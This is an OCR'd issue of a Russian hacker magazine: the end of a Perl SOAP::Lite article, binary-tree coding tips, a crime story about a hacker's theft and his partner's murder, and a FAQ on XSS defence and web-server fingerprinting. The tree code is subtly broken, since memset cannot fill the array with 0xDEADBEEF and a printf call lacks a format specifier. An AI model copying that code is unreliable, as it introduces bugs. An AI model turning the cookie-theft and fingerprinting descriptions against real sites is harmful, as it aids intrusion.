metod => @params);
```

Мы получим тэг метода с заданным префиксом: <prefix:metod><\prefix:metod>.

После вызова удаленного метода и получения ответа, он разбирается модулем SOAP::Deserializer в объект класса SOAP::SOM.

Собственно, SOAP::SOM — это и есть «объект ответа SOAP», к некоторым полям которого мы и получаем доступ в нашей функции sendRequest посредством методов result и paramsout. Этот объект позволяет получить доступ к значениям и атрибутам конкретных тэгов xml-сообщения, однако на практике это используется редко. Более подробная информация по классу SOAP::SOM есть на CPAN.

Итак, что происходит на стороне клиента, более или менее понятно. А что происходит на стороне сервера? На стороне сервера все еще проще, так как мы просто создаем объект нужного нам транспортного класса и задаем ему правила перенаправления с помощью метода dispatch_with(uri => 'имя класса', uri2 => 'какой-нибудь другой класс'). Помимо этого метода, есть также dispatch_to(путь, имя класса), который жестко привязывает все запросы к какому-то одному пакету. Способов транспортировки, как ясно из врезки, существует немереное количество, и есть из чего выбрать, основываясь на специфике решаемой в данный момент задачи.


Миссия завершена

Итак, мы рассмотрели основные возможности библиотеки SOAP::Lite, реализующей работу SOAP в Perl. На самом деле, их у нее намного больше. Вспомнить хотя бы возможность переписывать сериализатор, о которой я уже упоминал. Также можно использовать аутентификацию или организовывать доступ через SSL, формировать данные запроса напрямую в xml с помощью все того же метода SOAP::Lite->call и многое другое. Однако для абсолютного большинства практических задач вполне хватает и того набора базовых возможностей, которые я попытался описать в статье. Материала в Сети по данной теме полно — изучай, пробуй и находи то, что может быть полезно конкретно тебе!


КРИС КАСПЕРСКИ

ТРЮКИ ОТ КРЫСА

ПРОГРАММЕРСКИЕ ТРЮКИ И ФИЧИ ОТ КРИСА КАСПЕРСКИ



Сегодняшний выпуск трюков посвящен двоичным деревьям — этим простым, но в тоже время мощнейшим структурам данных, без которых не обходится практически ни одна серьезная программа. Вопрос в том, как раскрыть их потенциал, используя двоичные деревья с максимальной эффективностью?



01 Организация хранения двоичных деревьев на raw-уровне

Дерево состоит из узлов, каждый из которых в языках Си/Си++ традиционно определяется так:

```
struct my_tree
{
    // ссылка на левый узел
    struct my_tree *left_nest;
    // ссылка на правый узел
    struct my_tree *right_nest;
    // элемент дерева
    int leaf;
}
```

Память под узлы выделяется либо функцией malloc (в языке Си), либо оператором new (в Си++). Это делают все, или практически все, совершенно не задумываясь о тех накладных расходах, которыми их облагает менеджер кучи. Выделение крошечных блоков памяти совершенно неэффективно! Кроме того, зачастую соседние узлы оказываются в различных физических страницах памяти, в результате чего операции с деревом существенно замедляются, производительность падает в разы, а при хронической нехватке оперативной памяти винчестер трещит как бешеный!

К тому же такое дерево существует только в памяти и не может быть сохранено на диск в двоичном виде. То есть сохранить-то его можно, вот только при последующем считывании с диска ранее выделенные указатели будут указывать в космос со всеми вытекающими отсюда последствиями, и перед сохранением дерева все указатели в обязательном порядке должны быть преобразованы в индексы. А при считывании дерева его приходится реконструировать вновь, что совсем не добавляет производительности.

Выход — хранить дерево в массиве, используя индексы вместо указателей. В результате мы получим следующее:

СТРУКТУРА ДВОИЧНОГО ДЕРЕВА, ПОДГОТОВЛЕННАЯ К ХРАНЕНИЮ В МАССИВЕ

```
struct my_good_tree
{
    // ссылка на левый узел
    unsigned int left_nest;
    // ссылка на правый узел
    unsigned int right_nest;
    // элемент дерева
    int leaf;
};
```

Совокупность узлов, сложенных в массив (выделенный либо в статической памяти, либо в куче), обеспечивает физическую близость соседних узлов, значительно ускоряющих операции с деревьями, а также делает операции копирования деревьев, передачу их по значению и сохранение/восстановление с диска тривиальной операцией.

Единственный минус этого решения заключается в том, что память под древесный массив необходимо выделять заранее и, если этой памяти вдруг окажется недостаточно, придется заново выделить блок, что влечет за собой ощутимые накладные расходы. С другой стороны, операционные системы семейства Windows/UNIX позволяют не выделять, а лишь резервировать память в адресном пространстве, поэтому размер массива можно (и нужно!) брать с большим запасом.

02 Обход двоичного дерева

Операция обхода двоичного дерева (то есть прохождения по каждому из его узлов) не самая тривиальная задача, решение которой выливается в десятки строк кода, а их еще отладить надо!
Рекурсивные алгоритмы тормозят и требуют очень много стековой памяти, не рекурсивные — намного более сложные в реализации.
Но стоп! Если дерево хранится в массиве, то его обход осуществляется простым перебором элементов массива один за другим, свободно укладывается всего в две (!) строки на Си (за исключением операций объявления и инициализации) и работает с ошеломляющей скоростью, особенно на процессорах, использующих предвыборку.
К тому же он легко масштабируется, что на HT- и многоядерных процессорах совсем немаловажно:

АЛГОРИТМ ОБХОДА ДВОИЧНОГО ДЕРЕВА, ХРАНЯЩЕГОСЯ В МАССИВЕ

```
// объявление
int a; struct my_good_tree tree_
array[MAX_TREE_SIZE];

// инициализация
memset(tree_array, 0xDEADBEEF,
sizeof(tree_array));
```

УДАЛЕНИЕ УЗЛОВ ДВОИЧНОГО ДЕРЕВА

```
for(a = 0;a < MAX_TREE_SIZE; a++)
if (tree_array[a].leaf!=0xDEADB
EEF)printf("x\n",tree_array[a].
leaf);else break;
```

В отличие от списков, в которых операции вставки/удаления новых элементов осуществляются элементарно, деревья легко добавляют лишь новые элементы, а вот удаление старых зачастую требует реконструкции оставшейся части дерева.
Во-первых, это непроизводительно, а во-вторых, это же сколько программировать и отлаживать надо!
Самое обидное, что одни и те же элементы в ходе «разрастания» дерева могут добавляться/удаляться многократно!
А что если... не удалять элементы, а только помечать их как удаленные? Для этого в структуру дерева будет достаточно добавить всего лишь одно поле — «deleted». Что это дает? Во-первых, перестраивать структуру дерева при удалении больше не придется. Во-вторых, при операциях поиска существует вероятность натолкнуться на удаленный элемент раньше, чем достичь конца дерева, следовательно, средняя скорость поиска несколько возрастает. В-третьих, повторное добавление ранее удаленного элемента решается простым сбросом флага «deleted».
Естественно, при накоплении большого количества удаленных элементов, эффективность использования двоичного дерева будет неуклонно уменьшаться, но эту проблему легко решить перестройкой дерева, то есть реальным удалением элементов, помеченных как удаленные! Кстати, неплохая идея — завести счетчик удалений/добавлений каждого из элементов и при перестройке дерева удалять только непопулярные элементы.

03 Балансировка или скремблирование?

Простые двоичные деревья, часто использующиеся для быстрого поиска данных, хорошо работают только в том случае, если кушают поток случайных данных. Если же им скормить возрастающую или убывающую последовательность чисел, то время поиска в двоичном дереве будет даже больше времени поиска в списке/линейном массиве, поскольку дерево требует для своей организации значительно больше телодвижений. Выход? Любой преподаватель скажет: использовать сбалансированные деревья, которые ты, наверняка, изучал в университете.
Готовых библиотек куча, вот только реализовать сбалансированное дерево намного сложнее нормального, да и всех проблем оно не решает.
На самом же деле... Эффективное использование обычных деревьев возможно в случае гарантированного поступления на их вход случайных данных, чего легко добиться скремблированием, то есть наложением на входной поток псевдослучайной последовательности данных, сгенерированной, например, функций rand().
Естественно, при извлечении элементов из дерева операцию скремблирования необходимо развернуть на 180%. И хотя существует возможность, что даже после скремблирования поступающие на вход дерева данные сохранят некоторую упорядоченность, отказываться от этой идеи, не обкурив ее, не стоит!

04 Случайные пермутации дерева

Если дерево хранится в виде массива и если мы видим, что оно приобретает несбалансированную структуру, перекашиваясь либо в одну, либо в другую сторону, мы можем просто, да-да, просто переставить элементы дерева в случайном порядке. Таким образом, задача балансировки дерева сводится к алгоритму тасовки колоды карт, которых придумано очень много. Конечно, операции переупорядочивания снижают производительность, проигрывая сбалансированным деревьям, но... сбалансированные деревья оправдывают себя только при обработке очень больших объемов информации, в противном случае обычное двоичное дерево, хранимое в массиве и тасуемое время от времени, вырывается вперед!

05 Гибрид дерева и социалистической очереди

Другим способом избежания дисбаланса двоичного дерева является организация входной очереди по типу «цепочки задержки». Рассмотрим это на следующем примере.
Допустим, к нашему дереву последовательно добавляются числа 1, 2, 3, 4, 5, 6...
Любой, кто хоть раз имел дело с деревьями, сразу же скажет: поскольку $1<2<3<5<6$, то все эти числа попадут на одну ветвь, а другая ветвь окажется совсем пустой.
А теперь представим, что на подступах к дереву стоит «демон» и складывает поступающие числа в некоторый контейнер, а затем извлекает их оттуда и переупорядочивает в наиболее выгодном для дерева порядке.
В данном случае это «3, 4, 2, 5, 1, 6», то есть для всей последовательности должно выполняться условие $Xn<Xn+1>Xn+2<Xn+3$...
Это легко обеспечить сортировкой элементов с их последующей выборкой.
Поскольку необязательно организовывать длинную очередь, временем сортировки можно пренебречь. Естественно, при операции поиска элементов в дереве нельзя забывать об очереди ;-).





NIRO
/ NIRO@REAL.XAKEP.RU /

ДЕНЕГ МНОГО НЕ БЫВАЕТ...

© «Chill»

Максима тошнило сегодня уже четвертый раз. Он ненавидящим взглядом смотрел в сторону двери в туалет, тяжело дышал и морщась глотал вязкую слюну. Три предыдущих раза он ничего не сумел с собой поделать — пил воду, глотал активированный уголь, делал какие-то придуманные тут же на ходу дыхательные упражнения, пытался заснуть... Все было безрезультатно — содержимое желудка рвалось наружу.
Вот и сейчас совладать с организмом было невозможно. Он пометался на диване из стороны в сторону, постонал, но все-таки вскочил и помчался в туалет. Свет включить не успел, дернул дверь и с ходу упал на колени перед унитазом. Тело сложилось пополам, изо рта ринулось в журчащую воду что-то желто-серое, мерзкое. Максим закашлялся, попытался продышаться, но не сумел — вторая волна накрыла его, эта дрянь попала в нос, из глаз брызнули слезы. Он громко застонал, то ли от боли в желудке, то ли от обиды за себя. В образовавшейся паузе он протянул руку к кнопке на сливном бачке и спустил воду — не мог смотреть на эту желтую пену...
Когда все прекратилось, Максим отодвинулся в сторону от унитаза и прислонился к стене. Темно-синие обои с глупыми рыбками, неровно приклеенный карниз — все сразу бросилось ему в глаза. Он тяжело дышал, прижимая колени к груди, и чувствовал, что стало полегче.
— Что за фигня? — спросил он сам себя, даже не замечая, как обнимает одной рукой унитаз. — Вроде бы ничего такого не ел, не пил...
Спустя пару минут удалось подняться. Во рту было крайне мерзко — жгучая кислота травила язык; кончики пальцев покалывало, словно он отлежал себе обе руки (откуда-то из глубин — то ли памяти, то ли унитаза — всплыло слово «гипоксия»). Организм требовал немедленного принятия горизонтального положения. Опираясь на стены, Максим вошел в комнату, споткнулся обо что-то, с трудом сумев удержать равновесие, добрался до дивана и буквально рухнул на него. Что-то хрустнуло — он сунул руку под себя и вытащил треснувший пульт от телевизора.
— Твою мать, — пробормотал Максим, потом нажал пару кнопок, убедился, что пульт хоть и потерял товарный вид, но остался в рабочем состоянии, бросил его на пол и полностью расслабился. В ушах шумело, сознание функционировало нестабильно.
— Работать... — шепнул он. — Надо работать...
Потом вытер со лба холодный пот и вздохнул.
— Надо проветрить... Давно на улицу не выходил... Воняет...
Но до балкона надо было еще добраться. Минут через десять ветерок, наконец-то ворвавшийся в комнату, несколько освежил ее и мозги Максима. Он подставил лицо холодному декабрьскому потоку свежести и сумел-таки сосредоточиться на своих мыслях.
— Вернуться за компьютер, войти в сеть, достать пароли, выполнить перемещение... Не оставить следов, связаться с заказчиком, подтвердить выполнение — все типично, — произнес он хриплым голосом, прислушиваясь к тому, как каждое слово отдается внутри черепной коробки. — А денег дадут — мало не покажется.
Он подошел к зеркалу, пригладил волосы, помассировал щеки, покрутил головой — в шее что-то хрустнуло, но не больно, а чертовски приятно.
— Хотя нет, покажется, — хмыкнул Максим. — Деньги — они как пиво. Никогда не бывает много. Либо мало, либо очень мало. Покажи мне того, кто знает меру в деньгах, и я плюну ему в лицо...
Он вернулся за компьютер, который был вынужден оставить еще утром, когда все началось — эта непонятная тошнота, недомогание, слабость. Он пытался продолжить работу, но у него ничего не выходило. Несколько консольных команд — все, что он сейчас мог выстроить в голове. Головокружение настигало его практически каждые две-три минуты, он прекращал щелкать клавишами и закрывал глаза в надежде, что это поможет прогнать дурноту. Безрезультатно — едва веки закрывались, появлялся нистагм; глаза, потеряв внешние ориентиры, были не в состоянии стоять на месте и начинали отщелкивать кадры, словно он сидел у окна мчащегося поезда. Потолок и пол менялись местами, он постепенно ввинчивался куда-то в темноту, один раз даже упав с кресла на пол.
Такое с ним уже было пару раз в жизни, но тогда он был до крайней степени пьян. Пьян настолько, что с трудом мог вспомнить не только, как попал домой, но и с чего все началось. Первый раз это было на свадьбе у лучшего друга, второй — в общаге, когда он на спор выпил бутылку водки одним махом и еще умудрился закурить сигарету с ментолом... Эта сигарета и швырнула его на стену уже со второй затяжки. Слово «ментол» до сих пор вызывает у него головокружение...
Короче говоря, с самого утра и до настоящего момента, то есть почти до пяти часов вечера, ничего конструктивного сделать не удалось. А это было очень и очень плохо — заказчик заводил на телефоне «Smake That» каждые полчаса. Максим не ответил ему ни разу — он был не в состоянии ни с кем разговаривать. Телефон на столе сначала жужжал, потом начинал противным голосом Эминема нести какой-то гангстерский бред (и зачем только скачал — как уже надоело это «четыре — два — четыре — два»), а Максим в это время лежал на диване или обнимал унитаз, что совершенно не стимулировало его к разговорам.
— Так можно потерять последние остатки доверия, — сказал он сам себе, в очередной раз услышав мелодию телефона. — А с другой стороны, что я ему скажу? Как у Даниила Хармса, «театр закрывается, нас всех тошнит»? Бред. Лишусь хорошей работы... Иду, иду... — махнул он рукой телефону. — «Девочка ждет, мальчик не идет...» — песенка про Моторолу... Или не отвечать?
Рука замерла над телефоном. Разговаривать расхотелось окончательно. Максим прислушался к своим ощущениям — вроде бы организм больше не протестовал, наружу ничего не просилось.
— Наверное, поработать смогу, — кивнул он телефону. — Посижу ночь — и сделаю. Не привыкать. Не первый раз. Уж я-то себя знаю. Точно. Хватит уже!
И телефон замолчал. Максим накрыл его ладонью для гарантии.

— Не надо меня отвлекать. Я сегодня уже наговорился... С Ихтиандром. Пора бы и за компьютер.
Он сел в кресло, взглянул на экран. Консоль сиротливо мигала курсором. Максим размял пальцы, несколько раз щелкнул вводом, глядя, как зеленый прямоугольничек спрыгивает на следующие строки.
«max@hammer:~$ pon dsl» — в трее замигали маленькие мониторчики. Максим улыбнулся. Процесс пошел.
На столе рядом лежала шпаргалка. Вчера вечером заказчик попросил его записать адрес базы данных, объяснил задачу — довольно обычную с точки зрения исполнения и одновременно из ряда вон выходящую по размерам оплаты. Максим сделал это, понимая, что человек не хочет оставлять после себя ничего, даже запаха одеколона, не говоря уже о вещественных доказательствах.
— Когда вы сделаете это, — мужчина аккуратно стряхнул с сигареты пепел, — то очень рекомендую — считайте это дружеским жестом — не пытаться двурушничать. Не пробуйте предложить данные кому-нибудь другому, надеясь узнать их реальную цену. Они никому не нужны — только мне. Поэтому все остальные введут вас в заблуждение. Вы даете мне слово?
Максим усмехнулся:
— Вы в состоянии проверить?
— Нет, конечно, — заказчик поправил стрелки на брюках. — Но у меня есть сведения, что вы всегда работаете в паре. Это так?
— Кто вам сказал? — нахмурил брови Максим, вспомнив о Лехе. Информация была «для служебного пользования».
— Неважно. Значит, это правда. Не пытайтесь отнекиваться, иначе не пройдете тест. Я знаю про Алексея Кротова все, и, если вы скажете, что этого человека не существует, поверьте, вы лишитесь хорошей работы. И хороших рекомендаций.
Максим цыкнул зубом и нехотя кивнул.
— Да, у меня есть напарник. И что?
— Он не подведет?
— Не должен. Но вы же сами понимаете, работа такая, что ни в ком нельзя быть уверенным. Леха — молодец, но я использую его... Как бы вам сказать...
— А вы уже все сказали. Вы его используете. Этого достаточно.
Он как в воду смотрел. Действительно, в их тандеме Леха играл второстепенную роль, но, в случае чего, на него можно было слить всю ответственность.
И Леха об этом не знал.
По крайней мере, Максим так думал...
Тест он прошел. Не соврал. Но и в подробности вдаваться не стал. Сделал вид, что у каждого есть свои профессиональные тайны. А заказчик не стал настаивать и тоже дал понять, что у него своих тайн хватает...
Максим вспоминал этот разговор, и возникало ощущение какого-то провала в памяти. Словно он только что забыл какую-то очень важную вещь — что-то про себя, про Леху, про работу. Но вот только что?
— Суть дела проста. Все по методу Македонского. Или Цезаря. Уже не помню точно. Пришел — увидел — победил. И все. Без подвигов. Я вообще не люблю, когда работа делается путем героических усилий. Это означает только одно — плохую профессиональную подготовку. Все должно быть продумано, рассчитано и делаться без особых усилий. Это будет свидетельствовать о правильной организации труда...
— Вы мне лекцию читаете? — Максим закинул ногу на ногу. — Никогда не работали в каком-нибудь аппарате? Язык чем-то напоминает партийных функционеров, профсоюзных работников...
— Откуда у вас-то такие ассоциации? — гость едва слышно постукивал зажигалкой о край стола.
— Папа — пусть земля ему будет пухом — работал в администрации города, — невесело усмехнулся Максим. — Он дома только так разговаривал.
— Понятно. Но это не меняет сути дела. Вы в состоянии сделать то, что я попросил, и сделать это так, как я попросил? — заказчик достал пачку сигарет, но закурить еще одну передумал. Его явно интересовал ответ — он, как заправский фокусник, вертел сигарету между пальцами левой руки, продолжая выстукивать зажигалкой какой-то загадочный ритм.
Максим поймал себя на мысли, что пытается угадать, какую именно мелодию воспроизводит сейчас его гость, но ему не удавалось. В конце концов он вышел из ступора и сумел кивнуть в знак согласия.
— Я сделаю то, что вы просите. Мне почему-то кажется, что вы сейчас, как учитель в школе, попросите меня изложить подробный план. Сразу скажу, что у меня его нет. И не будет до тех пор, пока я не сяду за компьютер и не увижу перед собой приглашение командной строки...
— И куда же она вас пригласит? — прищурился гость.
— Вам не быть там никогда, — дерзко ответил Максим. — Это мой мир. Мой и таких, как я. Вы можете только пользоваться плодами наших трудов...
— Вот только не надо пафоса, — гость неожиданно раздавил сигарету и даже не обратил внимания на то, что табак рассыпался по столу. — Не надо. Хакеры хреновы... Придумали себе... Герои, мать вашу! Мы не пользуемся плодами ваших... хм, трудов, мы их покупаем. За деньги. Иногда — за большие деньги. Но не потому, что мы ценим вас. Мы ценим информацию. И ей владеет тот, кто менее скуп и более дальновиден.
— То есть вы вот так запросто можете прийти к человеку, чтобы нанять его на работу, и тут же сказать ему, что он дерьмо и гроша ломаного не стоит? — у Максима глаза на лоб полезли. — И вы думаете, что теперь я буду работать на вас?
Гость рассерженно стукнул зажигалкой и отвернулся от Максима. Спустя примерно полминуты он снова взглянул в глаза хакера и коротко произнес:
— Сожалею. Извините.
— Вам так нужно то, о чем вы просите, что вы готовы принести мне извинения? — Максим покачал головой.
— Я мог бы долго комментировать... Но не хочу. Я, как Индиана Джонс, настолько заинтересован в получении результата, что порой не замечаю вокруг ничего, в том числе и собственного хамства. Поэтому прошу простить мне слова, сказанные в ваш адрес и в адрес вашего хакерского сообщества. Неважно, как я думаю в действительности, сейчас же мне нужен результат, и я готов поступиться многим. Даже собственной гордостью.
Максим помолчал, переваривая сказанное и пытаясь понять, стоит ли обижаться дальше. Потом махнул рукой и произнес:
— Черт с вами... Давайте ближе к делу. Насколько я понимаю, там, куда мне предстоит забраться, крутятся большие деньги?
— Что именно вы хотите услышать? — гость сел поудобнее — похоже, разговор о деньгах хоть и наводил на определенные мысли, но все-таки был ему довольно приятен. — Просто «да» или мне назвать еще и сумму?
Хакер понял, что сморозил глупость, спросив напрямую. Но слово не воробей...
— Теперь вы меня извините, не сдержался, — усмехнулся Максим. — Не сочтите меня корыстолюбцем, но размер предложенного вами гонорара наводит на определенные мысли...
— Не сочту, не переживайте. Больше того — я отвечу. Думаю, что вы станете лучше работать, зная, что на кону почти четыре миллиона долларов.
— Стану, — кивнул Максим. — Стану...
Он точно помнил, что при упоминании об этой сумасшедшей, немыслимой сумме у него пересохло в горле. Пересохло мгновенно — так, что он даже испугался, что не сможет дальше продолжать разговор и выдаст себя. Но гость сидел молча, улыбался и радовался произведенному эффекту...
Они тогда сошлись на пятидесяти тысячах долларов. Максим хорошо запомнил, с какой легкостью гость расставался с деньгами, выдав аванс в размере пяти тысяч. Собственно говоря, он мог бы и не скупиться, предложив больше, ведь, в действительности, четыре миллиона — это не так уж и мало. Этой суммы хватило бы на то, чтобы и ты, и твои дети, и даже твои внуки могли безбедно жить и получать образование за границей, в каком-нибудь тропическом раю. Этой суммы должно было с лихвой хватить для того, чтобы перестать быть рабом в этой стране... Максим тайком кусал губы в ожидании, когда заказчик уйдет, чтобы самому оказаться там, среди денег...
На первый взгляд, суть дела была достаточно проста. Хакер должен был войти на один

чертовски защищенный сервер и внутри базы данных совершить перемещение некоего «товара». Другими словами, сменить собственника и сделать так, чтобы данные о купле-продаже соответствовали действительности. Гость оставил ему адрес, который Максим записал на маленьком стикере, объяснил, через какие банки осуществлять транзакции, четко проинструктировал о том, что искать, где искать и как искать. Насчет последнего пункта Максим немного поехидничал, пытаясь воспроизвести шутку: умного учить — только портить, но гость так посмотрел на него, что пришлось признать, что шутка была не к месту...

Сидя перед экраном монитора, он смотрел на записанный адрес, щурился и делал в голове наброски предстоящей работы. Леха опаздывал, хотя он позвонил ему несколько часов назад, еще до того, как на организм навалилась какая-то непонятная болезнь и заставила его подружиться с унитазом.

Кротов был ему очень нужен. Просто необходим, как вода и воздух. Во-первых, он всегда предлагал какие-то чертовски нестандартные решения. Во-вторых, он неизменно приносил с собой пиво. В-третьих, (о чем сам Леха не догадывался) он был его страховкой.

Максим всегда был готов подставить его под удар. Репутация у Кротова была та еще — парень уже четыре раза оказывался у безопасников в связи с незаконным проникновением в чужие компьютеры. Правда, все четыре раза он умудрялся избегать ответственности, поскольку неплохо знал законы. Но в последний раз, когда его засекли во время сливания базы данных с компьютера налоговой полиции, получил он очень и очень крепко. Парни из ФСБ, не найдя других способов, отпустили его домой, а по дороге догнали и от души надавали по ребрам, почкам и лицу.

И вот, имея такого напарника, Максим всегда был готов подставить его. На всякий непредвиденный случай у него были написаны скрипты, которые отправляли тех, кто мог бы отслеживать его незаконную деятельность, прямо к Лехе домой. И уж в пятый раз он бы точно не отвертелся...

— Где он шляется? — Максим уже начинал сердиться. Работа у него пока не ладилась — нужна была свежая идея, на которые Лехин мозг порой был более чем щедр. — Раньше он никогда не опаздывал, а как надо четыре миллиона по миру прокрутить, так его хрен дождешься! Когда еще такая работенка подвернется!

Он уже несколько раз пытался зайти на сервер, и его выкидывало, как какого-то пацана. Легкая тошнота, временами все-таки подступающая к горлу, здорово отвлекала, появляясь в самые неподходящие моменты. Нездоровая злость — он это чувствовал — уже была готова выплеснуться через край.

— Спокойно, спокойно, — шептал он себе. — Сейчас придет Кротов, принесет пива... И все пойдет как по маслу...

Неожиданно закружилась голова. Чтобы удержаться в кресле, Максим обеими руками вцепился в полку для клавиатуры, но не совладал с собой — его потянуло куда-то в сторону, и он завалился на пол. В ушах зашумело, да так, что показалось, будто сквозь комнату пролетел самолет. Он ударился обо что-то головой, попытался подняться, но не смог и на какой-то миг потерял сознание...

Когда спустя какое-то время он пришел в себя, он обнаружил, что лежит на полу, прижимаясь щекой к паркету. Прямо перед глазами был бесперебойник, покрытый слоем пыли, куча проводов, переплетенных немыслимым образом, и какие-то листочки, разбросанные прямо поверх них.

Листочки... Такие же маленькие стикеры, как и тот, на котором был записан адрес сервера, счета в банках и прочая информация, необходимая для работы... Максим прищурился, сгоняя пелену с глаз, убедился в том, что зрение его не обмануло, и потянулся к ним, совершенно не заботясь о том, что придавлен к полу большим офисным креслом. Пальцы поначалу не доставали, собирая только пыль. Но вот он изловчился, отпихнул ногой кресло и ухватил листок.

Какие-то команды... Цифры — сетевые адреса. На других листках — то же самое. Максим сидел на полу у стола и удивленно смотрел на то, что было написано его рукой. Все эти команды, таблицы маршрутизации... Он не мог понять, как такое обилие информации он сумел запихать на такие маленькие листочки. Но больше всего ему хотелось узнать, откуда они взялись?!

Он поднялся, поставил кресло, прислушался к своим ощущениям и с удовлетворением отметил, что бежать в туалет не придется, по крайней мере, сейчас. Сосредоточенно разглядывая листки, он пытался разложить их на столе в логической последовательности, и спустя несколько минут он понял, как это сделать.

— Так это же решение проблемы! — Максим хлопнул по столу кулаком, сел за компьютер и положил руки на клавиатуру, собираясь подумать о происхождении листочков потом, как вдруг зазвонил телефон. Все тот же Эминем. Надо было отвечать.

— Да, — сухо сказал Максим в телефонную трубку.

— Я готов выслушать отчет о проделанной работе, — услышал он голос заказчика. Максим в очередной раз едва не упал с кресла, услышав это не предполагающее возражений требование. — Почему вы молчите? Произошли какие-то накладки?

— Вы же дали двое суток... — только и сумел выдавить из себя хакер в ответ.

— Не думал, что вы такой пунктуальный. До истечения двух суток еще полчаса, но я не усидел. С детства, знаете ли, нетерпелив.

— Что? — ничего не понимая, спросил Максим. — Как полчаса? А как же...

Он посмотрел на листочки, потом на консоль — и вдавил в клавиатуру клавишу со стрелочкой вверх. На экране с бешеной скоростью стали сменять друг друга команды. Это напоминало машину времени — Максим стремительно прокручивал назад историю консоли, но цепкий хакерский глаз различал практически каждую деталь. Он отмечал, зачем и когда вводились те или иные строки. Увидев команды, написанные на листках, он в ужасе отбросил от себя мобильный телефон и отпустил клавишу.

— Этого не может быть!

Двое суток. Их кто-то отнял у него.

Максим быстро проглядел логи — чисто. Не подкопаешься...

Его взгляд метался по экрану. Дыхание участилось, пульс перевалил за сотню.

— Кто? Как? Когда? Куда делись два дня?! — Максим вцепился руками в волосы, почувствовав вновь подступающую тошноту.

Внезапно в трее замигал значок. Сработал скрипт, который он сам придумал. Скрипт, контролирующий состояние его счета в одном из банков, где он хранил свои хакерские гонорары. Он ткнул курсором и прочитал:

«Ваш счет пополнен. Доход составляет три миллиона восемьсот пятьдесят тысяч долларов. Наш банк предлагает Вам, в связи с увеличением размера счета, новые возможности по начислению процентов, кредитованию и совершению покупок...»

Дальше Максим читать не стал. Не смог. Из желудка наружу ринулась волна чего-то горячего и кислого, он резко оттолкнул кресло назад и побежал в туалет, зажимая рот рукой. В коридоре он, как и в прошлый раз, споткнулся, но удержаться на ногах не сумел — упал, почувствовал хруст в плече, резкую боль, и его стошнило.

Он не мог ни кричать, ни стонать, ни звать на помощь. Он лежал в луже собственной блевотины, пытаясь вытащить из-под себя сломанную руку. Он перевернулся на спину... И увидел, обо что споткнулся.

Посреди коридора лежал Леха Кротов. С целлофановым пакетом на голове, выпученными глазами и широко раскрытым ртом. Ручки пакета были завязаны на его шее, синий язык вывалился изо рта, скрюченные окоченевшие пальцы застыли в какой-то немыслимой судороге...

В голове что-то взорвалось. Заказ, приход Лехи, составление плана, наброски команд, работа... Спор, попытка поделить деньги, драка... Амнезия. Отключение критики, полное неприятие действительности. Сколько раз он перешагнул через труп, не замечая его, но при этом продолжая блевать в собственном туалете от страха и омерзения от случившегося убийства?

В комнате звонил Эминем.

Максим смотрел в мертвые глаза напарника и думал, что денег все-таки бывает много. И даже очень...



СТЕПАН «STEP» ИЛЬИН
/ FAQ@REAL.XAKEP.RU /

HACKFAQ@REAL.XAKEP.RU

ЗАДАВАЯ ВОПРОС, ПОДУМАЙ! НЕ СТОИТ ПОСЫЛАТЬ МНЕ ВОПРОСЫ, ТАК ИЛИ ИНАЧЕ СВЯЗАННЫЕ С ХАКОМ/КРЯКОМ/ФРИКОМ, ДЛЯ ЭТОГО ЕСТЬ HACK-FAQ (HACKFAQ@REAL.XAKEP.RU), НЕ СТОИТ ТАКЖЕ ЗАДАВАТЬ ОТКРОВЕННО ЛАМЕРСКИЕ ВОПРОСЫ, ОТВЕТЫ НА КОТОРЫЕ ТЫ ПРИ ОПРЕДЕЛЕННОМ ЖЕЛАНИИ МОЖЕШЬ НАЙТИ И САМ. Я НЕ ТЕЛЕПАТ, ПОЭТОМУ КОНКРЕТИЗИРУЙ ВОПРОС, ПРИСЫЛАЙ КАК МОЖНО БОЛЬШЕ ИНФОРМАЦИИ.

Q: Я начинающий программист на ASP.NET. Подскажи, как можно защититься от атак Cross-site scripting (XSS)?

A: Давай разберемся, что вообще представляют собой XSS. XSS — это уязвимость, позволяющая внедрить в страницу на сервере произвольный код путем передачи его в качестве значения некоторой нефильтруемой переменной скрипту, который эту страницу генерирует. Наиболее распространенный и в тоже время очень опасный прием заключается в инжектировании в страницу такого кода, который будет считывать информацию о кукисах посетителей и отправлять их на известный хакеру сайт. Получив таким образом кукисы администратора или другого привилегированного пользователя, хакер может беспрепятственно зайти в закрытую зону сайта (например, в админку) и делать там все что угодно. Несмотря на всю опасность таких атак, их довольно легко можно предотвратить. Главное — разобраться, когда они в принципе возможны, и просто не допускать подобные ситуации. Всего существует три предпосылки для осуществления XSS-атак: недостаточная проверка входных данных, отсутствие кодирования выходных данных и использование информации из разделяемой базы данных без всякой проверки. Любые, подчеркиваю, абсолютно любые входные данные могут содержать вредоносные вставки хакера. Необходимо тщательно проверять формат данных, их тип и, в случае необходимости, диапазон. В этом тебе помогут специальные механизмы проверки ASP.NET, такие как RegularExpressionValidator и RangeValidator, а также система регулярных выражений (класс System.Text.RegularExpressions.Regex), позволяющая осуществлять самый жесткий контроль входящих данных, поступающих из форм пользователя, кукисов и т.д. Чтобы еще больше оградить себя от возможных проблем, рекомендуется преобразовывать все типы данных в их эквивалент на платформе .NET Framework. Теперь о выводе информации. Его нужно кодировать в обязательном порядке! Только в этом случае вредоносная вставка будет обрабатываться браузером как обычная текстовая информация, а не как исполняемый код. Функция HtmlEncode заменяет различные HTML-символы их аналогами. Символ «<» замещается последовательностью «<», а «"» — «"». Подобное кодирование не даст браузеру выполнить инжектированный код и существенно осложнит жизнь хакера. Более подробно о безопасности ASP.NET-скриптов рекомендую прочитать в MSDN: http://msdn2.microsoft.com/en-us/library/ms998274.aspx.

Q: Существует ли способ удаленно определить, какой веб-демон используется на сервере?

A: Да. Есть как минимум несколько утилит, которые умеют определять тип демона по его сигнатурам (прием fingerprint). Наиболее успешной считается httprint (http://net-square.com/httprint), которой удается правильно определять веб-демон, даже несмотря на измененную строку приветствия или вообще использование на сервере специальных маскирующих плагинов типа mod_security и servermask. С учетом небывалого распространения веб-интерфейса для управ-



ления всевозможными девайсами, httprint идеально подходит еще и для поиска точек доступа, роутеров, ADSL-модемов и т.д. Причем работает прога как под никсами, так и под виндой, что не может не радовать.

Q: Каким образом можно сохранить на диск потоковое видео, расположенное на серверах типа youtube.com, video.google.com и т.д.?

